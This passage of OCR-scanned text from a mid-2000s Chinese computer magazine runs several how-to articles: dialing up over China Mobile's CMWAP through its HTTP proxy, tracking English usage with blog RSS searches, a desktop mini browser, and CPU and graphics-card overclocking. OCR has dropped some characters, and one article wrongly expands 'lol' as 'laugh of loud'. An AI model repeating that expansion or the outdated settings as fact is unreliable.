在实行计划前，得首先知道什么是CMNET，什么是CMWAP。它们是中国移动划分的两种GPRS接入方式。CMWAP主要是为手机WAP上网而设立的，例如彩信就是用的这个通道，而CMNET则主要是为PC、笔记本电脑、PDA等利用GPRS上网的服务。CMNET虽然可以直接让电脑连入Internet，但高额费用让人望而却步，大部分地区都是200元的包月费用。不过现在很多地区的移动运营商提供了包CMWAP流量的服务，而且一般10元～20元就能包月使用了，再加上10块钱的包少量短信费用，一个月仅仅30元就可以无线上网啦！

下面以使用飞利浦530手机配合山东动感地带的SIM手机卡为例，实现无线上网。

第一步:查看手机的GPRS接入点是否为CMWAP

打开530手机里的“手机设定→网络→上网设置→账号1→GPRS设定→APN”，检查一下是否填入的是CMWAP，否则请修改过来。

小提示

因为APN这个接入点关系到的是选择哪种接入方式，如果填入CMNET，将产生巨额的费用。另外，在上网前，一定要保证手机能正常地浏览手机自带WAP浏览器里的内容，否则连网络都无法接入。

第二步:开通CMWAP包月套餐

你可以通过发送移动营业厅指定短信内容开通CMWAP包月套餐，或直接到移动营业厅开通，也可以到移动网站上订制此项服务。移动公司在国内推出CMWAP包月套餐的地区并不是很多，只有广东、福建、山东、浙江等部分城市提供了这种服务，而且费用也不大一样，所以请你按照自己的需要进行选择购卡。

第三步:安装手机与电脑的连接设备

笔者使用的530手机只提供了红外线数据连接的功能，所以在把手机与电脑连接前，还得购买一个红外线适配器。这种适配器一般都可以和所有支持红外的手机通用，价格从40元～100元不等。笔者把ES620兼容型红外适配器插入到电脑上，并安装驱动，就可以正常使用了(见图1)。



图1

小提示

现在有的手机支持数据线和蓝牙功能，其安装驱动的方法和红外线的差不多。一般安装随机附送的驱动即可。

第四步:打开手机的红外通讯端口并与适配器对准

设置530手机里的“红外线→数据通讯”，然后把手机的红外端口对准红外线适配器，马上任务栏就会弹出找到“Philips 530”和“附近有另一台计算机”的提示。

小提示

红外线适配器必须和手机的红外端口直线对准，否则电脑将无法找到手机。如果使用蓝牙或数据线连接，将方便许多。

第五步:安装“Standard Modem over IR link”驱动

当红外线与电脑连接时，会默认创建一个“Standard Modem over IR link”调制解调器，它是拨号工具。

第六步:在电脑上设置通过CMWAP连接点

点击“开始→设置→控制面板→电话和调制解调器选项”，然后选择“调制解调器”并选择“属性”，再切换到“高级”标签。在“额外的初始化命令”中输入“AT+CGDCONT=1,"IP","CMWAP"”并单击确定按钮(见图2)。




图2

小提示

要确保额外命令中输入的是“CMWAP”，如果输入的是"CMNET"，那将产生巨额的费用。

第七步:创建一个GPRS连接

点击“开始→设置→控制面板→网络连接”，然后点击“网络任务”中的“创建一个新的连接”。在“新建连接向导”中单击“下一步”，选择“连接到我的工作场所的网络→拨号连接”。在“公司名”中输入“GPRS连接”，“电话号码”中输入“*99#”，最后勾选上“在我的桌面上添加一个到此连接的快捷方式”并单击“完成”按钮。注意：在“电话号码”中如果输入“*99#”不能拨号连接到网络，就可以更改为“*99***1#”或者“*99***2#”试一下。

第八步:建立GPRS连接

双击桌面上刚才创建的“GPRS连接”，然后在“用户名”、“密码”中分别输入“wap”，再勾选上“为下面用户保存用户名和密码”，最后单击“拨号”按钮(见图3)。如果连接成功的话，在Windows的任务栏里就会有一个连接图标了。



图3

小提示

如果想要查看入网后移动分配给你的IP地址等信息，可以双击任务栏里的连接图标，然后选择“详细信息”即可。

第九步:安装并设置网页 览器

Opera小档案

- u软件版本:8.0　　软件大小:3726KB
- u软件性质:共享软件　　适用平台:Windows 9x/NT/2000/XP
- u下载地址:http://nj.onlinedown.net/soft/2702.htm

因为移动公司对 览器做了限制，所以只有通过使用Opera 览器才能正常 览网页。如果想使用IE或其他 览器，必须修改 览器的头文件，这样操作比较麻烦，所以建议直接使用Opera 览器。安装下载的程序，在安装过程中，只需依次点击“下一步”，过程非常简单。安装完成后，双击桌面上的“Opera” 览器的快捷方式，再单击菜单栏里的“工具→首选项→高级”标签，单击“网络”里的“代理服务器”按钮(见图4)。



图4

在“代理服务器”对话框中，勾选上“HTTP”协议并填上“10.0.0.172”、端口“80”，再把“为代理启用HTTP 1.1”勾选上并单击“确定”按钮即可(见图5)。最后别忘了把“ 览器识别”选择为“识别为Opera”。现在单击Opera 览器中的“新建页面”，然后输入域名地址，看看是不是可以正常 览网页啦？



图5

小提示

如果要下载文件，一般用浏览器直接下载即可，不过由于移动公司对可下载的文件大小也做了一定的限制，一般下载文件不能大于300KB，这个对于大家来说比较头疼，到现在也没什么办法可以突破这一限制。

第十步:通过代理使用QQ

运行QQ程序，然后在“QQ用户登录”界面中先填入“QQ号码”和“QQ密码”。再点击“网络设置”按钮，在类型中选择“HTTP代理”，地址中填入“10.0.0.172”，端口中填入“80”。“用户”、“密码”、“域”都可不填。最后单击“登录”按钮，QQ号就能正常登上去了(见图6)！



图6

小提示

★其他聊天工具都可以通过设置“HTTP代理”，并且键入代理服务器地址、端口“10.0.0.172:80”登录。但笔者发现MSN却无法登录到服务器上，可能是协议间的问题吧。

★通过聊天工具，可以正常互传文件，而且传送的文件大小没有限制，这点正好可以弥补无法下载大文件的限制。

通过上面的实例，大家可以看到，每次都要设置“10.0.0.172:80”这个HTTP代理服务器才能让应用软件连入Internet。大家可以依此类推，一般只要支持HTTP代理的软件，都应该可以按照这种设置通过代理上网。另外，有些手机也能通过安装驱动光盘里自带的拨号软件拨号上网。不过还得把接入点修改为CMWAP。因为每个手机设置不太一样，具体操作步骤请按照手机厂商提供的操作说明书即可。

你知道吗?

中国移动为了区别CMWAP和CMNET的定位，对CMWAP作了很多限制。主要表现在CMWAP接入时，只能访问GPRS网络的内部IP(10.X.X.X)，而无法通过路由访问Internet(少数地区的移动网络可能不存在这一限制)。我们用CMWAP 览Internet上的网页就是通过WAP网关协议或它提供的HTTP代理服务(例10.0.0.172:80)实现的。

CF [YY27]

学英语一定要复读机？学英语一定要上培训班？ No!

死记硬背不行的 我用Blog学英文！

★★　　■ 刘博　(选题推荐:EY　获奖金 100 元)

你通过什么样的途径学习英文？是抱着英汉词典日以继夜狂啃？还是每天看 CCTV-9 英文电视节目？作为一个下了班就趴在网上的懒虫，这些传统的方法不大适合我。经过一段时间实践和总结，笔者发现了一种通过 Blog 和 RSS 订阅软件相结合来学习英文的妙招。

网络——最纯正的外语环境

用一般方法学习英文比较被动。比如，有一个新兴的英文单词叫〝lol〞(laugh of loud，大笑)，只在最新的翻译软件中能查到它大概是类似于中文的〝哈哈哈〞这个象声词，但究竟这个单词是如何被老外使用的，就不得而知了。

笔者推荐的“Blog + RSS 学习法”的大概原理是：通过 Blog 搜索网站以某个英文单词为关键字进行搜索，再将该搜索结果输出为一个 RSS，最后通过 RSS 阅读软件订阅该 RSS，这样就可以随时跟踪与该英文单词有关的所有 Blog 文章，真正从应用角度学习该英文单词的用法(见图 1)。




图 1

比如对于〝lol〞这个单词，如果通过笔者的方法来学习，可以了解到别人如何在文章中使用，这样借鉴别人用法的学习效果，比起一遍遍死记硬背好得多。想想看，如果生硬记忆〝lol，laugh of loud 的缩写，类似于中文的‘哈哈’、‘笑死我了’〞这样显然不会掌握最地道的用法。另外，在学习过程中，笔者还发现了另外的一些用法，比如〝rofl〞(Rolling On the Floor Laughing 滚在地板上大笑)，这是通过一般方法无法学到的。

送你每小时 200 元的英文外教

英文外教教学效果确实很好，笔者为了学外语，也咨询过相关价格。当我听说一对一的外教收费是 200 元 / 课时(有的更高达 350/ 课时)，使我坚定了自学的勇气(其实是因为没有〝出血〞的勇气)。

在前面，我们了解了 Blog + RSS 学习英文的大致思路，接下来以前两天看到一个英语用法〝Holy cow!〞为例介绍如何具体操作。需要提醒大家的是，由于 Blog 里包括的是全世界网民及时更新的文章，所以该方法比较适合用来学习英语词汇(尤其是一些不常用或者新出现的词汇)以及英语口语、语(比如美国人习惯的表达方式)。

实例 1:你知道“Holy cow!”是什么意思吗?

第一步:首先要选择一个 Blog 搜索站点，要求是该搜索站点支持将搜索结果以 RSS 方式输出。这些 Blog 搜索站点都是通过自己的搜索机器人，不断监视已经被自己收录的 Blog 站点的更新，为大家提供内容检索服务。笔者建议大家根据自己的实际情况来选择不同的站点:

★如果对自己的英文水平不够自信，可以采用国内的相关站点，如 FeedSS(http://www.feedss.com/)、8 方搜索(http://www.8fang.net/)、Donews(http://search.donews.com/)、FeedSearch(http://www.feedsearch.net/)，在这些站点搜索到的结果多是中国人对该单词的使用。

★如果英文水平不错，可以考虑:icerocket(http://www.icerocket.com/?tab=blog)、bloglines(http://www.bloglines.com/search)、feedster(http://www.feedster.com/)。

第二步:接下来只需使用〝holy cow〞为关键字在上述搜索引擎中搜索并获取搜索结果的 RSS 地址即可。以 feedster 为例，打开其搜索页面，输入关键字后单击〝Search〞按钮，在结果页面的右上角可以看到一个〝XML〞按钮。右击它，选择〝复制快捷方式〞即可将 RSS 地址复制到剪贴板(见图 2)。




图 2

第三步:将该RSS地址添加到所使用的RSS阅读软件(比如FeedDemon客户端、Bloglines在线阅读等)中。这样就可以随时了解包含该单词最新用法的文章了，等大家完全灵活掌握该单词用法后，就可以将该RSS链接踢出RSS阅读软件。以FeedDemon为例，选择"档案→新增→新增频道"并按照提示即可添加成功。

火速链接

有关Blog基本应用知识以及RSS阅读软件的使用，请参看本刊2005年第7期《今天 我要在家做主编》和2005年第5期《玩转RSS 天下信息随心看》两篇文章。

通过该方法，可以知道"Holy cow!"这个词是美国人的一种 语，用来表示自己的惊讶，大概就相当于常说的"哇塞！"，跟它同样意思的还有"Holy mackerel!"等。

小提示

妙用RSS阅读软件自带的"英文学习法"

通过Blog搜索站点获得信息量毕竟比较大，可能这也加大了筛选难度，其实很多RSS阅读软件也带有类似跟踪功能，我们也可以用该功能来学习英文。以FeedDemon为例(下载地址:http://nj.onlinedown.net/soft/18323.htm)，选择"档案→新增→新增监视"菜单，在打开的窗口中的"监视带有下列关键词的新闻项目"栏中输入"Holy cow"，在"标题"栏中输入"单词学习"(见图3)，确认后在主界面中展开"监视"栏就可以看到所有FeedDemon订阅的Blog站点中包含"Holy cow"这个词的内容，并且一旦有Blog新的文章中出现"Holy cow"，"监视"栏会同步更新。




图3

岂止可以学习英文!

能学英语，还能做其他的吗？大家可以将该英文学习方法推广——用它来关注重大的新闻事件的最新进展或感兴趣的话题，其使用方法和前文所叙完全一样，笔者不再赘述。值得一提的是，Blog毕竟目前还不能算是专业媒体，可能在新闻的及时性和准确性上尚不及专门的新闻站点(如国内的百度新闻、国外的雅虎新闻)。下面笔者介绍一下如何利用它们来跟踪新闻。

实例2:关注发生在印度洋的海啸的最新进展

1.用百度新闻搜索

百度新闻(http://news.baidu.com)已经为自己的搜索功能提供了RSS输出功能，它的使用方法就和前面介绍的方法一样了:首先进入http://news.baidu.com/rss/，输入关键字"印度洋 海啸"后单击"百度新闻"按钮，在结果页面的左上角可以看到订阅该搜索结果的"XML"按钮，将其地址添加到RSS阅读软件中即可(见图4)。




图4

2.用雅虎新闻站

跟多数新闻站点一样，雅虎新闻站(http://news.yahoo.com)实际上是没有提供搜索结果的RSS输出功能，但有高手已经解决了这个烦恼:首先打开http://jeremy.zawodny.com/blog/archives/001001.html网页，在"Enter search term(s) and hit Enter"栏中输入关键字，单击"go"按钮(见图5)，在打开的页面中我们可以看到该搜索结果的RSS地址，同样将其添加到RSS阅读软件即可。不过这里最好使用英文关键字，如"Tsunami"(海啸)。




图5

小提示

对于其他新闻站点，如新浪等，获得其新闻搜索结果的RSS地址就没办法了，这只能寄希望于这些站点推出相关功能，相信不久这一功能将大行其道。

CF [YY28]

微缩版“画中画” 桌上就能看!

★★

■ 杭州 潘崇金

当你在QQ中聊天正酣的时候，用IE 览网页很可能会影响聊天的“效率”，网友很可能因此埋怨你不专心。这时候，你也许希望在桌面开一个小窗，聊天之余看看网页，节约效率也不会挡住聊天窗口，这样两全其美的事情能做到吗(见图1)?




图1

实例:1分钟做出内嵌浏览器

我们要做的是制作一个“微缩”的 览器，把它嵌入桌面，从而实现一举多得的效果。

第一步:打开 览器，登录到http://www.bitty.com/editor/。

第二步:选中第一项“Web Site URL”(网站地址)，然后在下面的“Into this field...”框中输入最常去的网址，比如“http://www.cfan.com.cn”。我们要做的 览器除了支持一般格式的网页，还支持RSS、Podcast、Flickr等特殊格式的网页形式，你可以根据自己的习惯进行设置和添加(见图2)。



图2

第三步:“Title”框中的内容是内嵌 览器的标题栏，也就是 览器窗口左上角位置的提示信息。

第四步:“Width”和“Height”是内嵌 览器的宽度和高度(单位是像素)，在这里你可以根据自己的需要填写，建议两者都不要超过500，否则整个 览器就会撑满屏幕，和IE没什么区别了。完成后，按下“Continue...”按钮。

第五步:现在，你可以预览到 览器，如果满意，继续按“Continue...”按钮。在下一页中，勾选“I agree to the Terms of the License Agreement”前面的对话框，再选中“Download .html file”，按“Continue...”，就可以将结果保存为HTML文件了(见图3)。



图3

第六步:用 览器打开上面的HTML文件，你可以看到有很多组HTML代码，其中第一组代码就是显示 览器的代码，我们只要将它复制下来，然后添加到打算用来制作桌面文件的HTML中就可以了。

> **小提示**
>
> ★如果你对制作网页还不太熟悉，可以参看本刊2005年第9期《1天!我在网上安个家》一文，学习一下网页制作技术。
>
> ★如果实在懒得学，可以到http://www.newhua.com/cfan/200514/desktop.rar下载制作好的HTML文件，只需稍加修改即可使用。

第七步:在桌面点右键，选择“属性→桌面→ 览”，然后在“文件类型”中选择“HTML文件”，选中制作好的HTML文件，最后按下“确定”。怎么样，“微缩 览器”效果如何?

> **小提示**
>
> 注意:这个浏览器的使用方法是:在主界面按下“Open URL”按钮，在“Into this field...”框中输入网址，回车后即可访问了。

CF [YY29]



CPU 超频技法大放送

■ 王磊　王军

人物简介：
林林：某电脑城的一位柜台老板，自称对硬件无所不通，其实是一个不折不扣的“JS” ^_^!
小笨：一所电脑培训学校的学员，对所有硬件知识都有浓厚的学习兴趣，是一只其实不很菜的“菜鸟”！

天唯：　，大家好，欢迎再次来到“硬派讲堂”，在上一期的“硬派讲堂”中我们为大家介绍了如何看懂主板宣传单，收到许多许多封读者的来信，都快把我的邮箱撑爆了，所以天唯在此要谢谢大家的支持和鼓励。这次天唯为大家请来了一位电脑高手——大雪，来给大家讲讲关于超频方面的知识和技法。

大雪：大家好，很高兴来到“硬派讲堂”，非常感谢天唯的邀请，也希望大家不要客气，有问题尽管问，我非常乐意和大家分享我的经验。

小笨：超频常听说，但不大明白它超的是什么，为什么要超？

大雪：超频就是通过各种手段来提升 CPU 的主频，以工作频率的提升来提高系统的性能。而主频的提升与外频、倍频有最直接的关系。外频是系统总线的工作频率，其意义相当于一个火车站检票口每小时检票的数量，而倍频则是指 CPU 外频与主频相差的倍数，其意义相当于有多少个火车站检票口在同时工作。那么，我们可以得到：“主频 = 外频 × 倍频”的计算公式。这个公式，就是超频的根本依据。

林林：　，这我知道，我通常卖 CPU 的时候，都会拿这个去吸引买家的。

大雪：呵呵……是的，超频所带来的频率提升极限多少是因 CPU 的品质特性而定的，而对于热爱超频的 DIY 用户来说，一颗超频性能突出的 CPU 是很可贵、也是很值得骄傲的。目前，超频空间、性能较为突出的是 AMD 的 CPU，它可以让用户任意调整外频与倍频，可超性非常好。而 Intel 的 CPU 为了保持其超强的稳定性，在制造时就将 CPU 的倍频锁定，只保留了外频的调整。

天唯：外频的速度通常与前端总线、内存的速度紧密相联。因此当你提升了 CPU 外频之后，CPU、系统和内存的性能也同时提升，这样系统的整体性能就自然提高了。不过，外频的调整会更多的受到内存、显卡、PCI 等配件的运行频率限制，连带的也会使 CPU 主频的提高受到更多的限制。所以对于那些追求 CPU 主频极限的 DIYer 来说，限制倍频是一种很“可恶”的做法。

大雪：呵呵，超频是榨取硬件性能潜力的重要手段，能给电脑带来超出产品本身标准性能的性能提升，这也是为什么大家要超频的原因。从 486 到 Pentium4，从 AMD K5 到 AMD Athlon 64，超频玩家们几乎狂超了每个时代推出的 CPU，与此同时为了配合 CPU 超频的成功实现，内存频率和总线频率也被玩家们以接近疯狂的程度在提升着极限。与此同时，超频高手也没有忘记对游戏性能影响甚深的显卡超频。于是，各种应用于超频的技法层出不穷，从而成为玩家们提升硬件性能的必修功课。

下面我将会给大家详细地讲讲超频的技法，小笨、林林，你们可要听好了！呵呵……

跳线超频法

针对早期的 PC 来说，其超频主要是通过主板上一组跳线（见图 1）的不同组合来完成的，通常在主板说明书或主板电路板上均有跳线的设置列表（见图 2）。在通过几组跳线不同的组合之后，就可以获得我们所需的 CPU 外频、CPU 倍频和 CPU 工作电压。

JP1	JP2	SPEED
1-2	1-2	AUTO
2-3	2-3	100
OPEN	2-3	133
2-3	OPEN	200
OPEN	OPEN	166

图 1




图 2

由于不少 CPU 已经锁定了倍频，因此绝大多数情况下，我们只能通过提升 CPU 外频时钟频率来进行超频，然而由于 CPU 的外部时钟频率和系统前端总线的频率“捆绑”在一起，因此在提升外部时钟频率的同时，也会同步提升内存工作频率（支持内存异步的主板除外），如果内存品质达不到超频之后的要求，则容易死机，因此我们需要在 BIOS 中降低内存参数，特别是内存的 CAS 参数。如果未超频时是“2”，那么在超频之后应将其设置为“3”，从而让内存在其频率在提升之后，能够正常的工作。

对于某些先天超频体质不是很好的 CPU 来说，可以适当提升 CPU 电压来保证 CPU 超频之后的稳定性（通过电压跳线）。不过，电压提升必须一个限度，通常在 0.2V 左右，不同 CPU 的电压提升限度略有不同。提升电压之后，会造成 CPU 温度快速上升，因此必须加强 CPU 的散热。

小编有话说：*这种超频方法的难度系数为：*★★★★☆；*风险系数为：*★★★★★。

“免跳线”超频法：

所谓“免跳线”超频法就是在 BIOS 程序中对 CPU 实施超频，或者通过一些专用的（或厂商提供的）超频软件进行超频。这种方式的优点是：可以调节的超频参数比较丰富，即使超频失败也不容易造成硬件损坏，特别是以 Windows 系统环境下，以软件方式来进行的超频。

1.在BIOS中进行超频

开机时按"DEL"或"F2"键进入BIOS设置程序之后，打开"frequency/voltage Control"(频率/电压控制)菜单(见图3)，在此菜单中，我们就可以对CPU进行超频。除少数情况下，CPU倍频可以调节(譬如华硕的某些主板就破解了Intel处理器的倍频锁定)外，要对CPU进行超频，主要是调节"CPU Host frequency"(调节CPU的外部时钟频率)，对于某些主板来说，还可以1MHz的步进方式来进行频率的提升(见图4)。如果内存的超频品质不佳(譬如只能工作在DDR266状态下)，那么对于支持内存异步方式的主板来说，则可以单独设置内存的工作频率，譬如CPU外部时钟频率设置为166MHz，而内存频率则锁定在DDR 266(133MHz)上。这样做，可以克服内存对超频的限制。




图3




图4

适当地增加内存工作电压、AGP电压和CPU工作电压可以增加超频的成功率和稳定性。如果超频之后系统不稳定(如性能不升反降、老死机等)，我们就可适当地提升DIMM OverVoltage(内存电压)、AGP OverVoltage(AGP显卡工作电压)和CPU Voltage(CPU工作电压)来保证超频之后的稳定性。但此时，必须对相关硬件加强散热，而且还要尽可能减小电压提升幅度。

对于内存的CL值(CAS latency)(见图5)，将其设置为较为保守的"3"或"2.5"，可以提高超频后的稳定性!




图5

小编有话说：这种超频方法的难度系数为：★★★☆，风险系数为：★★★☆。电压的调整大大提高了该方法的风险系数，如除去这个因素的影响，该方法的风险系数为：★★☆。

AMD Athlon XP超频技巧：

对于某些未锁倍频(或已经破解了倍频锁定)的AMD Athlon XP处理器来说，为了达到更高的频率，可以能降低倍频的同时提高外频，又或者是降低外频的同时提高倍频(见图6)。这个应当根据主板芯片组、内存的超频能力来灵活处理，譬如DDR333内存由于无法在DDR400(200MHz)下工作，因此我们可以单独提升倍频来获得更高的运行频率。




图6

小编有话说：这种超频方法的难度系数为：★★★☆，风险系数为：★★。这种方法需要操作者多思考，且具备更多的超频经验，因此难度增加了不少。

2.软件超频法：

(1)用软件超频CPU

通过一些专用的超频软件(譬如CPUFSB、softCPU、Clockgen)或主板官方提供的超频软件(譬如技嘉、华硕、微星、QDI均有这样的超频软件)，我们可以在Windows操作系统中以最安全、最简单的方式来超频。

譬如用Clockgen(见图7)，就可以很容易地提升北桥芯片组的前端总线频率(实际上也是CPU的外部时钟频率)来超频CPU，与此同时我们还可以调整AGP的时钟频率和PCI总线的时钟频率来保证超频的可靠性。




图7

小编有话说：而以微星提供的CoreCenter超频软件来说(见图8)，其提供的超频选项就更为丰富了。但受篇幅限制，这些官方提供的超频软件就暂且不表，随后会为大家做更详细的介绍。这种超频方法的难度系数为：★☆，风险系数：★。多种安全措施，如超频失败自动恢复等大大降低了该方法的风险系数，非常适合菜鸟们使用。



图8

(2)用软件超频显卡

对于nVIDIA显卡来说，其雷管驱动程序的控制面板中，已经隐藏了超频选项(见图9)。我们可以通过NVCOOL这个软件来打开隐藏的超频选项，打开隐藏选项之后，就可以很轻松的对显卡内核工作频率和显存频率进行提升了。



图9




图10

对于ATi显卡来说，可以使用ATitool这个工具来进行超频，也是非常简单的(见图10)。而且它还可以自动检测显示内核和显存的极限工作频率，从而给超频显卡提供一个可靠的依据。这里笔者向大家强烈推荐用ATitool超频ATi显卡，因为它操作简便，还是免费软件。

除此之外，对于显卡的超频，还可以使用厂商提供的显卡超频工具，譬如七彩虹显卡提供的Smartvga(见图11)，这个软件可以很方便的对七彩虹的nVIDIA和ATi显卡进行超频，并且还有温度监控功能(当检测到显卡内核温度过高时，会主动降频并发出警告)。



图11

小编有话说：这些软件都已经很成熟了，而且傻瓜式的操作及多重保护的措施使得它的难度系数只有：★☆，风险系数为：★。

另外，还有编辑、修改显卡的BIOS，然而重新写入显卡BIOS芯片来实施超频的方法，然而这种方法的风险值比较高，除非很有把握，否则不建议使用。其实，前面的超频软件和驱动程序超频，均可以在进入操作系统之后，将显卡频率提升至指定值，这样也相当于做到了一劳永逸。

天唯：总之，超频的技法是非常多的，由于硬件的特性和个性设置均不同，因此在实际应用中，应当灵活使用，并且在某些时候还需要配合起来使用才见成效，这里大雪所说的，只能起到一个抛砖引玉的作用，具体操作尚需大家在实践当中去摸索。好了，这期的时间有差不多了，大家还有疑问的，可以发E-Mail到market@cfan.com.cn，大雪、阳光编辑和我都会为大家详细解答。 CF [YY30]

硬盘“失踪”，谁之过？

★★ ■ CICI

魔兽世界真精彩，以至于对网络游戏不屑一顾的我也深陷其中不能自拔。可是，在近两个通宵之后，不知是电源还是家里的市电问题，机器毫无先兆地Shutdown了。更可恶的是，恢复电力、电脑重新启动之后，硬盘竟然“失踪”了。这是怎么回事呢？我的120GB希捷硬盘才买了半年，应该不会就这么“归西”了吧？天！……

不管那么多，先检查一下！再次重新启动，在自检画面中，按下Del键进入BIOS的“Standard CMOS Features”(见右图)检测当前系统所连接的硬盘，但不论我怎么设置，还是找不到硬盘。



BIOS没有检测到任何IDE设备

情急之下，立马给老鸟电话求救。老鸟说在某些情况下(如突然停电)会造成BIOS的硬件设备信息丢失，可通过主板上的ClearCMOS跳线(跳线的具体位置和跳线方法因主板而异，但在主板说明书上都有详细说明)来重置BIOS信息解决问题。很不幸，这个方法在试验多次之后，宣告失败。

万般无奈之下，惟有用最繁复的替换法进行检查了。于是断开电源，将硬盘拆下，拿到朋友家检查，以确认是否问题出在硬盘上。一开机，不但能正确辨认我的硬盘，还能进入很久没用的Windows 98系统(编者注:笔者用的是Windows 98+XP的双系统，因为在更换主机之后进入Windows XP很有可能会因为主板芯片组的不同而造成系统蓝屏崩溃的问题，所以这个时候进入Windows 98会安全很多)，这说明我的硬盘是没有问题的。那到底问题出在哪里呢？电脑能正常开机，而且在自检的时候，就只有硬盘不能被检测到，这是怎么回事呢？

拿回家，再装上硬盘，开机再次进入BIOS，竟然一切恢复正常，硬盘被再次检测到了。真神了！这是为什么？马上上网，在各大IT网站的论坛发帖子求解。最后在网友的指教下才得知，目前很多主板都带有主板保护电路，特别是采用Intel 865、875系列芯片组的主板一般都会采用这种保护设计。该电路的特点就是在电脑遭遇突然间断电等会造成主板电路有过高电流产生的状况时，对主板、硬盘、内存等配件进行保护。在保护状态下，即使是主机电源恢复重启，其光驱、硬盘等配件都会处于保护锁定状态下，这样就会出现硬盘、光驱等存储数据的配件不能正确辨认的问题。而要解除该保护电路的锁定状态，只需要彻底断开电源(关机后拔掉电源线，更保险一点的就是再按一下开机按钮)几秒中，然后再接上电源开机即可。

CF [YY31]

带本入“WOW”的两个关键问题

★★ ■ SUN

进入《魔兽世界》(以下简称WOW)的朋友是越来越多了，这段时间我们收到不少的读者E-Mail，提问与WOW有关的问题，其中还有不少笔记本电脑用户。这里阳光整理了一下，给大家说两个让WOW在本本上流畅运行的关键问题。

编者注:本本是笔记本电脑用户对笔记本电脑的昵称，简单而亲切。

1.什么才是影响WOW速度的关键?

这个恐怕是近来网上、网下最多人问的一个关于WOW的“硬件问题”了，同时也成为了很多人在购买与升级本本时的一个重要依据了。其实，影响WOW速度的有以下三个方面的因素:

